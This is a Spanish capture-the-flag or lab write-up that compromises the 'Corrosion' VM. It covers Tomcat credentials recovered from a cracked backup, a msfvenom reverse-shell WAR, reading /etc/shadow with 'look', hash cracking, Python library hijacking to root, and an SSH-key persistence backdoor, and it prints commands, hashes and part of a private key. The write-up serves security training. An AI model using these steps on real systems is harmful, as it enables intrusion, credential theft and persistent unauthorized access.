

Writeup

Reconocimiento Inicial

La fase inicial de reconocimiento sobre el host PC5 (Corrosion), cuya IP se determinó como corrosion mediante escaneos previos en la red 10.0.30.0/24, comenzó con un análisis de puertos y servicios utilizando Nmap a través del pivote establecido.

```
proxychains nmap -sV corrosion
```

```
(kali@felixpentmachine)-[~]
$ proxychains nmap -sV corrosion
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-03 12:29 EDT
Nmap scan report for corrosion (10.0.2.13)
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
8080/tcp  open  http     Apache Tomcat 9.0.53
MAC Address: 08:00:27:99:02:D7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El escaneo reveló varios puertos abiertos, siendo los más relevantes para la siguiente fase:

- **Puerto 22/tcp:** Servicio SSH (OpenSSH 8.2p1 Ubuntu).
- **Puerto 80/tcp:** Servidor HTTP (Apache httpd 2.4.41).
- **Puerto 8080/tcp:** Servidor HTTP (Apache Tomcat 9.0.53).

La inspección inicial del servicio Apache en el puerto 80 mostró la página por defecto, sin vectores de ataque evidentes. El foco se dirigió entonces al servicio Apache Tomcat en el puerto 8080.

Navigation: Home Documentation Configuration Examples Wiki Mailing Lists

Apache Tomcat/9.0.53

If you're seeing this, you've successfully installed Tomcat



Recommended Reading:

- [Security Considerations How-To](#)
- [Manager Application How-To](#)
- [Clustering/Session Replication How-To](#)

Developer Quick Start

- [Tomcat Setup](#)
- [Realms & AAA](#)
- [Examples](#)

Enumeración y Descubrimiento de Backup

Se procedió a una enumeración de directorios sobre el servicio Tomcat (puerto 8080) utilizando la herramienta **dirb** (o similar) a través de **proxychains**.

```
proxychains dirb http://corrosion:8080/ -X .php,.zip
```

```
(kali@felixpentmachine)-[~]
$ proxychains dirb http://corrosion:8080 -X .php,.zip

DIRB v2.22
By The Dark Raver

START_TIME: Sat May 3 12:28:44 2025
URL_BASE: http://corrosion:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.zip) | (.php)(.zip) [NUM = 2]

GENERATED WORDS: 4612

Scanning URL: http://corrosion:8080/
+ http://corrosion:8080/backup.zip (CODE:200|SIZE:33723)

END_TIME: Sat May 3 12:28:50 2025
DOWNLOADED: 9224 - FOUND: 1
```

Esta enumeración condujo al descubrimiento de un archivo de backup accesible públicamente: <http://corrosion:8080/backup.zip>. Se descargó el archivo mediante `wget`. Al intentar descomprimirlo, se encontró que estaba protegido por contraseña.

Para descifrar la contraseña del archivo ZIP, se empleó la herramienta `fcrackzip` junto con el diccionario `rockyou.txt`.

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip
```

```
(kali@felixpentmachine)-[~/Desktop]
$ fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip

PASSWORD FOUND!!!!: pw = @administrator_hi5
```

La contraseña obtenida fue `@administrator_hi5`. Con esta contraseña, se pudo descomprimir el archivo.

```
(kali@felixpentmachine)-[~/Desktop]
$ unzip backup.zip
Archive: backup.zip
[backup.zip] catalina.policy password:
  inflating: catalina.policy
  inflating: context.xml
  inflating: catalina.properties
  inflating: jaspic-providers.xml
  inflating: jaspic-providers.xsd
  inflating: logging.properties
  inflating: server.xml
  inflating: tomcat-users.xml
  inflating: tomcat-users.xsd
  inflating: web.xml
```

El contenido del archivo descomprimido incluía varios ficheros de configuración de Tomcat. De particular interés fue el archivo `tomcat-users.xml`.

```
<role rolename="manager-gui"/>
<user username="manager" password="melehifokivai" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
</tomcat-users>
```

El análisis de `tomcat-users.xml` reveló las credenciales de acceso para el panel de administración (manager) de Tomcat:

- **Usuario:** `admin`
- **Contraseña:** `melehifokivai`

Explotación Inicial: Tomcat Manager RCE

Con las credenciales administrativas obtenidas, fue posible autenticarse en el panel de administración de Apache Tomcat, accesible generalmente en `/manager/html`.

/manager

< > ↺

Not secure corrosion:8080/manager/html

🔑 🔗 🛡️ 🚨



Tomcat

Message: OK

Manager

List ApplicationsHTML Mhelp

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Expire sessions
/docs	None specified	Tomcat Documentation	true	0	Start Stop Expire sessions
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Expire sessions
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Expire sessions
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Rel Expire sessions

Deploy

Save password?

Username admin

Password

Never Save

Passwords are saved to Password Manager on this device.

El acceso al panel de manager permite la carga y despliegue de aplicaciones en formato WAR. Este mecanismo fue utilizado como vector para obtener ejecución remota de código (RCE). Se generó un payload malicioso en formato WAR utilizando `msfvenom`, configurado para establecer una shell inversa hacia la máquina del atacante.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=[IP_ATACANTE] LPORT=[PUERTO_ESCUCHA] -f war -o reverse_tcp.war
```

```
(kali@felixpentmachine)-[~/Desktop]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.6 LPORT=4444 -f war -o reverse_tcp.war
Payload size: 1086 bytes
Final size of war file: 1086 bytes
Saved as: reverse_tcp.war
```

El archivo `reverse_tcp.war` generado se subió a través de la interfaz del Tomcat Manager.

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/reverse_tcp	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

Deploy

WAR file to deploy

Select WAR file to upload Choose File No file chosen

Deploy

Simultáneamente, se estableció una escucha en la máquina atacante en el puerto especificado ([PUERTO_ESCUCHA]) utilizando `netcat`.

```
nc -nlvp [PUERTO_ESCUCHA]
```

Al desplegar (o acceder a la ruta de) la aplicación WAR cargada, el payload se ejecutó en el servidor, estableciendo una conexión inversa hacia el listener del atacante.

```
(kali@felixpentmachine)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.13] 34652
ls
crontabs
whoami
tomcat
uname -a
Linux corrosion 5.11.0-34-generic #36~20.04.1-Ubuntu SMP Fri Aug 27 08:06:32 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

Se obtuvo una shell interactiva con los privilegios del usuario que ejecuta el servicio Tomcat (generalmente `tomcat`).

Movimiento Lateral y Obtención de Información Adicional

Desde la shell obtenida como usuario `tomcat`, se realizó una exploración inicial del sistema. Se identificaron dos directorios de usuario en `/home`: `jaye` y `randy`.

```
$ ls /home
jaye  randy
$
```

Se observó que la contraseña `melehifokivai`, utilizada para el manager de Tomcat, también permitía la autenticación como el usuario del sistema `jaye` mediante el comando `su jaye`.

Tras cambiar al usuario `jaye`, se encontró un ejecutable local llamado `look` en su directorio `~/Files`. Basándose en análisis previos o herramientas como GTFOBins, se determinó que este binario permitía la lectura de archivos arbitrarios del sistema. Se utilizó este ejecutable para leer el contenido del archivo `/etc/shadow`, que almacena los hashes de las contraseñas de los usuarios del sistema.

```
cd /home/jaye/Files
./look /etc/shadow
```

```
jaye@corrosion:~/Files$ LFILE=/etc/shadow
jaye@corrosion:~/Files$ ./look '' $LFILE
root:$6$fHvHHn05DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2LAeYeIio/9BFPjUCyaBeLgVH1yK.50R57.
:18888:0:99999:7:::
daemon*:18858:0:99999:7:::
bin*:18858:0:99999:7:::
sys*:18858:0:99999:7:::
sync*:18858:0:99999:7:::
games*:18858:0:99999:7:::
man*:18858:0:99999:7:::
lp*:18858:0:99999:7:::
mail*:18858:0:99999:7:::
news*:18858:0:99999:7:::
uucp*:18858:0:99999:7:::
proxy*:18858:0:99999:7:::
backup*:18858:0:99999:7:::
list*:18858:0:99999:7:::
irc*:18858:0:99999:7:::
gnats*:18858:0:99999:7:::
nobody*:18858:0:99999:7:::
systemd-network*:18858:0:99999:7:::
systemd-resolve*:18858:0:99999:7:::
systemd-timesync*:18858:0:99999:7:::
messagebus*:18858:0:99999:7:::
syslog*:18858:0:99999:7:::
_apt*:18858:0:99999:7:::
tss*:18858:0:99999:7:::
uidd*:18858:0:99999:7:::
tcpdump*:18858:0:99999:7:::
avahi-autoipd*:18858:0:99999:7:::
usbmux*:18858:0:99999:7:::
rtkit*:18858:0:99999:7:::
dnsmasq*:18858:0:99999:7:::
cups-pk-helper*:18858:0:99999:7:::
speech-dispatcher!:18858:0:99999:7:::
avahi*:18858:0:99999:7:::
kernoops*:18858:0:99999:7:::
saned*:18858:0:99999:7:::
nm-openvpn*:18858:0:99999:7:::
hplip*:18858:0:99999:7:::
```

```

sssd:*:18858:0:99999:7:::
randy:$6$bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXC:18888:
0:99999:7:::
systemd-coredump:!!:18886:::::
tomcat:$6$XD2Bs.tL01.50T2b$.uXUR3ysfujHGaz1YKj1l9XU0MhHcKDPXYLTxsWbDWqIO9ML40CQZPI:18888:
:0:99999:7:::
sshd:*:18887:0:99999:7:::
jaye:$6$Chqrqtd4U/B1J3gV$YjeAWKM.usyi/JxpfwYA6ybW/szqkiI1kerC4/JJNmpDUYKavQbnZeUh4WL:18887:0:
:99999:7:::

```

Compromiso de Credenciales: Cracking de Hash

El contenido de `/etc/shadow` reveló los hashes de varios usuarios, incluyendo `root` y `randy`. Se procedió a intentar descifrar el hash del usuario `randy` utilizando la herramienta John the Ripper y el diccionario `rockyou.txt`.

```
# (Guardar hash de randy en hash.txt)
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```

(kali@felixpentmachine)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:34:26 31.23% (ETA: 10:46:28) 0g/s 2243p/s 4487c/s 4487C/s pitimas..pitcher1215
0g 0:01:24:08 74.69% (ETA: 10:48:51) 0g/s 2119p/s 4239c/s 4239C/s REEDkl92..REDJEANS2
0g 0:01:24:09 74.71% (ETA: 10:48:50) 0g/s 2119p/s 4239c/s 4239C/s RBD0331..RAYMOND305
07051986 (randy)
lg 0:01:49:21 DONE (2025-05-03 10:45) 0.000152g/s 2186p/s 4309c/s 4309C/s !!!playboy!!!7..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

El proceso de cracking tuvo éxito, revelando la contraseña del usuario `randy`: `07051986****`.

Acceso Adicional: SSH como `randy`

Con la contraseña obtenida, se estableció una conexión SSH al sistema como usuario `randy`, utilizando `proxychains` para enrutar la conexión a través del pivote previamente establecido.

```

proxychains ssh randy@corrosion
# Introducir contraseña: 070519****

```



```
kali@felixpentmachine: ~ x kali@felixpentmachine: ~ x
usage: look [-bdf] [-t char] string [file ...]
$ ./look /etc/shadow
$ ./look '' /etc/shadow
root:$6$fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.50R57.:18888:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
irc:*:18858:0:99999:7:::
gnats:*:18858:0:99999:7:::
nobody:*:18858:0:99999:7:::
systemd-network:*:18858:0:99999:7:::
systemd-resolve:*:18858:0:99999:7:::
systemd-timesync:*:18858:0:99999:7:::
messagebus:*:18858:0:99999:7:::
syslog:*:18858:0:99999:7:::
_apt:*:18858:0:99999:7:::
tss:*:18858:0:99999:7:::
uidd:*:18858:0:99999:7:::
tcpdump:*:18858:0:99999:7:::
avahi-autoipd:*:18858:0:99999:7:::
usbmux:*:18858:0:99999:7:::
rtkit:*:18858:0:99999:7:::
dnsmasq:*:18858:0:99999:7:::
cups-pk-helper:*:18858:0:99999:7:::
speech-dispatcher:!:18858:0:99999:7:::
avahi:*:18858:0:99999:7:::
kernoops:*:18858:0:99999:7:::
saned:*:18858:0:99999:7:::
nm-openvpn:*:18858:0:99999:7:::
hplip:*:18858:0:99999:7:::
whoopsie:*:18858:0:99999:7:::
colord:*:18858:0:99999:7:::
geoclue:*:18858:0:99999:7:::
pulse:*:18858:0:99999:7:::
gnome-initial-setup:*:18858:0:99999:7:::
gdm:*:18858:0:99999:7:::
sssd:*:18858:0:99999:7:::
```

Se obtuvo acceso interactivo al sistema como el usuario **randy**.

Escalada de Privilegios: Sudo y Python Library Hijacking

Una vez autenticado como **randy**, se verificaron los privilegios asignados mediante **sudo** con el comando **sudo -l**.

```
randy@corrosion:~$ sudo -l
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
randy@corrosion:~$
```


La salida indicó que el usuario **randy** podía ejecutar el script **/usr/bin/python3.8 /home/randy/randombase64.py** con privilegios de **root**. El análisis del script **randombase64.py** mostró que importaba el módulo estándar **base64** de Python.

Se verificaron los permisos del archivo de la librería estándar **/usr/lib/python3.8/base64.py**.

```
randy@corrosion:~$ ls -l | grep random
-rwxr-xr-x 1 root root 210 Sep 20 2021 randombase64.py
```

Se constató que el archivo de la librería poseía permisos de escritura para **randy** (o era world-writable), lo que habilitaba un ataque de secuestro de librería (Library Hijacking). Se procedió a modificar el archivo **/usr/lib/python3.8/base64.py** añadiendo el siguiente código al inicio, destinado a ejecutar una shell:


```
import os
os.system("/bin/bash")
```




```
GNU nano 4.8 /usr/lib/python3.8/base64.py
#!/usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""

# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere
#
import re
import struct
import binascii
import os
os.system("/bin/bash")
```

Finalmente, se ejecutó el comando `sudo` permitido:

```
sudo /usr/bin/python3.8 /home/randy/randombase64.py
```



```
randy@corrosion:~$ sudo /usr/bin/python3.8 /home/randy/randombase64.py
root@corrosion:/home/randy# ls /root
root.txt  snap
root@corrosion:/home/randy# cat /root/root.txt
2fdbf8d4f894292361d6c72c8e833a4b
root@corrosion:/home/randy#
```

Al ejecutarse, el intérprete Python cargó la librería `base64.py` modificada. El código inyectado (`os.system("/bin/bash")`) se ejecutó con los privilegios de `root` heredados de `sudo`, proporcionando una shell interactiva como usuario `root`.

Post-Explotación: Establecimiento de Persistencia

Para asegurar el acceso futuro al sistema como `root`, se configuró una puerta trasera mediante claves SSH. Se copió la *clave pública del host* (`/etc/ssh/ssh_host_rsa_key.pub`) existente en el sistema al archivo de claves autorizadas del usuario `root` (`/root/.ssh/authorized_keys`). Es fundamental asegurarse de que el atacante también posea la *clave privada* correspondiente (`/etc/ssh/ssh_host_rsa_key`) para poder autenticarse.

```
root@corrosion:/home/andy# cat /etc/ssh/ssh_host_rsa_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsRGjFf3DhU8g9iNiEyCsEOG/2zT7LMbXk9sgwBXFhl1BDHp+rK9E
[REDACTED]
+TJG8TjizcriXAAAADnJvb3RAY29ycm9zaW9uAQIDBA==
-----END OPENSSH PRIVATE KEY-----
root@corrosion:/home/andy#
```

Se establecieron los permisos adecuados para el archivo de claves autorizadas y el directorio `.ssh`.

```
cat /etc/ssh/ssh_host_rsa_key.pub > /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
# (Asegurarse de que chmod 700 /root/.ssh si el directorio no existía)
```

```
root@corrosion:~# cat /etc/ssh/ssh_host_rsa_key.pub > /root/.ssh/authorized_keys
root@corrosion:~# chmod 600 /root/.ssh/authorized_keys
root@corrosion:~#
```

Tras configurar la clave, se recargó la configuración del servicio SSH (`systemctl reload sshd` o `service ssh reload`). Esto permitió establecer una conexión SSH directa como `root` utilizando la clave privada del host copiada previamente por el atacante (asumiendo que se copió).

```
# En la máquina atacante, con la clave privada guardada como  
'clave_corrosion_host'  
proxychains ssh -i clave_corrosion_host root@corrosion
```

```
(kali@felixpentmachine)-[~]  
$ proxychains ssh -i clave_corrosion root@corrosion  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-34-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
556 updates can be applied immediately.  
455 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
New release '22.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Sat May  3 03:51:05 2025 from 10.0.2.6  
root@corrosion:~#
```

La conexión fue exitosa, confirmando el establecimiento de persistencia administrativa en PC5.
